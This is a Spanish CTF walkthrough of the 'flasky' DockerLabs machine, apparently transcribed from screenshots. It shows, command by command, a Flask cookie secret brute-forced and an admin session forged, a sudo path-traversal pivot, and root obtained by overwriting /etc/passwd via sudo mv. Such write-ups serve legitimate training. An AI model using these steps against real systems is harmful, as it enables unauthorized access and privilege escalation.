

CREDITOS A: vareCruzz

Desplegamos el laboratorio “flasky”

```
(vare@kali)-[~/Escritorio]
$ sudo bash auto_deploy.sh flasky.tar
[sudo] contraseña para vare:
```

DOCKER LABS

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla


Como parte del reconocimiento haremos un escaneo de nmap para conocer puertos abiertos y servicios activos.

```
vare@kali: ~/Escritorio x vare@kali: ~/Escritorio x
(vare@kali)-[~/Escritorio]
$ nmap -p- -sS --min-rate 5000 --open -n -Pn -sCV 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-24 16:35 -0600
Nmap scan report for 172.17.0.2
Host is up (0.0000080s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u1 (protocol 2.0)
5000/tcp   open  http     Werkzeug httpd 3.0.1 (Python 3.11.15)
| http-title: CTF Terminal
|_Requested resource was /login
|_http-server-header: Werkzeug/3.0.1 Python/3.11.15
MAC Address: B6:D2:96:41:5C:20 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 8.98 seconds

CREDITOS A: vareCruzz

Encontramos el puerto 22 abierto con el servicio SSH y el puerto 5000 con un servicio http activo. Entramos al servicio web desde el navegador.



Nos creamos un usuario.



CREDITOS A: vareCruzz

Al entrar a la cuenta que creamos encontramos el objetivo del laboratorio que es conseguir ADMIN. Lograremos ser admin a través de la manipulación de cookies.



Usaremos una herramienta llamada flask-unsign. Instalarla usando pip3 install flask-unsign o pipx install flask-unsign.

1. Vamos a decodificar la cookie. Para saber que valores manipular

```
(vare@kali)-[~/Escritorio]
$ flask-unsign --decode --cookie '.eJyrViooyk_LzElVslIqLU4tUtIBU_GZKUpWxhB2XmIuSLYssSjVuai0qkqpFgDoZRJN.amPpnA.IkzHnU6FwS2jU9yEs3qzDbB-k0M'
{'profile': 'user', 'user_id': 3, 'username': 'vareCruzz'}
```

2. Descifraremos la key con la que se firma la cookie.

```
(vare@kali)-[~/Escritorio]
$ flask-unsign --wordlist /usr/share/wordlists/rockyou.txt --unsign --cookie '.eJyrViooyk_LzElVslIqLU4tUtIBU_GZKUpWxhB2XmIuSLYssSjVuai0qkqpFgDoZRJN.amPpnA.IkzHnU6FwS2jU9yEs3qzDbB-k0M' --no-literal-eval
[*] Session decodes to: {'profile': 'user', 'user_id': 3, 'username': 'vareCruzz'}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 17152 attempts
b'secret123'
> User: vareCruzz
> Profile: USER
```

CREDITOS A: vareCruzz

3. La key = secret123. Con esos datos crearemos una cookie cambiando el parámetro profile : user a profile : admin.

```
(vare@kali)-[~/Escritorio]
$ flask-unsign --sign --cookie '{"profile': 'admin', 'user_id': 3, 'username': 'vareCruzz'}" --secret 'secret123'
eyJwcm9maWxlijojYWRTaW4iLCJ1c2VyX2lkIjozLCJ1c2VybmFtZSI6InZhcmVDbnV6eiJ9.amPsmw.KzDx2DkJCOqCC0sUNeNBfV1QPXI
```

Pegamos la nueva cookie de sesión en el navegador y seremos admin.

Inspeccionar > Storage > Cookie.

ADMIN PORTAL

ACCESS GRANTED

¡Enhorabuena! Has conseguido
escalar privilegios modificando
la cookie Flask.

SSH CREDENTIALS UNLOCKED:

peter:e6okFUI4

TERMINATE SESSION

Obtendremos unas credenciales las cuales se pondrán en SSH:

vare@kali: ~/Escritorio

peter@7232c7e497be: ~

```
(vare@kali)-[~/Escritorio]
```

```
$ ssh peter@172.17.0.2
```

The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.

ED25519 key fingerprint is: SHA256:I74egqIf6of4LzudeU8xpdI6068lCwr2q/MXigzfkxI

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.

peter@172.17.0.2's password:

Linux 7232c7e497be 6.19.14+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1+kali1 (2026-05-05) x86_64

The programs included with the Debian GNU/Linux system are free software;

the exact distribution terms for each program are described in the

individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent

permitted by applicable law.

peter@7232c7e497be:~\$

CREDITOS A: vareCruzz

Al ejecutar un `sudo -l` vemos que el usuario `pan` puede ejecutar el binario `bash` dentro de su directorio `/home/pan/*`

```
vare@kali: ~/Escritorio
peter@7232c7e497be: ~
peter@7232c7e497be:~$ sudo -l
Matching Defaults entries for peter on 7232c7e497be:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User peter may run the following commands on 7232c7e497be:
  (pan) NOPASSWD: /usr/bin/bash /home/pan/*
peter@7232c7e497be:~$
```

ADMIN PORTAL

Por la cual usaremos un Path Traversal creando un script para tener una `bash` como el usuario `pan`

```
peter@7232c7e497be:~$ sudo -l
Matching Defaults entries for peter on 7232c7e497be:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User peter may run the following commands on 7232c7e497be:
  (pan) NOPASSWD: /usr/bin/bash /home/pan/*
peter@7232c7e497be:~$ echo '/bin/bash' > /tmp/pan.sh
peter@7232c7e497be:~$ sudo -u pan /usr/bin/bash /home/pan/../../tmp/pan.sh
pan@7232c7e497be:/home/peter$
```

ADMIN PORTAL

Ahora que somos el usuario `pan`, examinamos con `sudo -l` pero esta roto así que usaremos `/usr/bin/sudo -l`

```
pan@7232c7e497be:/home/peter$ sudo -l
BROKEN SUDO
pan@7232c7e497be:/home/peter$ /usr/bin/sudo -l
Matching Defaults entries for pan on 7232c7e497be:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User pan may run the following commands on 7232c7e497be:
  (ALL : ALL) NOPASSWD: /usr/bin/mv
pan@7232c7e497be:/home/peter$
```

ADMIN PORTAL

ACCESS GRANTED

CREDITOS A: vareCruzz

Para escalar privilegios usaremos el binario mv, haremos un cat /etc/passwd.

```
pan@7232c7e497be:/home/peter$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:996:996:System Message Bus:/nonexistent:/usr/sbin/nologin
sshd:x:995:65534:sshd user:/run/sshd:/usr/sbin/nologin
peter:x:1000:1000:,,,:/home/peter:/bin/bash
pan:x:1001:1001:,,,:/home/pan:/bin/bash
pan@7232c7e497be:/home/peter$
```

Ahora el contenido de /etc/passwd lo copiaremos a nuestro equipo, con la diferencia de que borraremos la X de root, el fin eliminar la X es poder entrar a root sin contraseña

```
(vare@kali)-[~/Escritorio]
$ cat passwd
root::0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:996:996:System Message Bus:/nonexistent:/usr/sbin/nologin
sshd:x:995:65534:sshd user:/run/sshd:/usr/sbin/nologin
peter:x:1000:1000:,,,:/home/peter:/bin/bash
pan:x:1001:1001:,,,:/home/pan:/bin/bash
```


CREDITOS A: vareCruzz

Ya que tenemos el nuevo /etc/passwd lo copiamos al laboratorio mediante scp

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-

```
(vare@kali)-[~/Escritorio]
$ scp passwd peter@172.17.0.2:/tmp/passwd
peter@172.17.0.2's password:
passwd
```

Creamos un script para mover el nuevo passwd a la ruta /etc/passwd y se sustituya, ejecutamos el script y seremos root.

```
vare@kali: ~/Escritorio  pan@7232c7e497be: /home/peter  vare@kali: ~/Escritorio
pan@7232c7e497be:/home/peter$ echo 'sudo /usr/bin/mv /tmp/passwd /etc' > /tmp/root.sh
pan@7232c7e497be:/home/peter$ bash /tmp/root.sh
pan@7232c7e497be:/home/peter$ su
root@7232c7e497be:/home/peter# whoami
root
root@7232c7e497be:/home/peter#
```

ROOT OBTENIDO! :)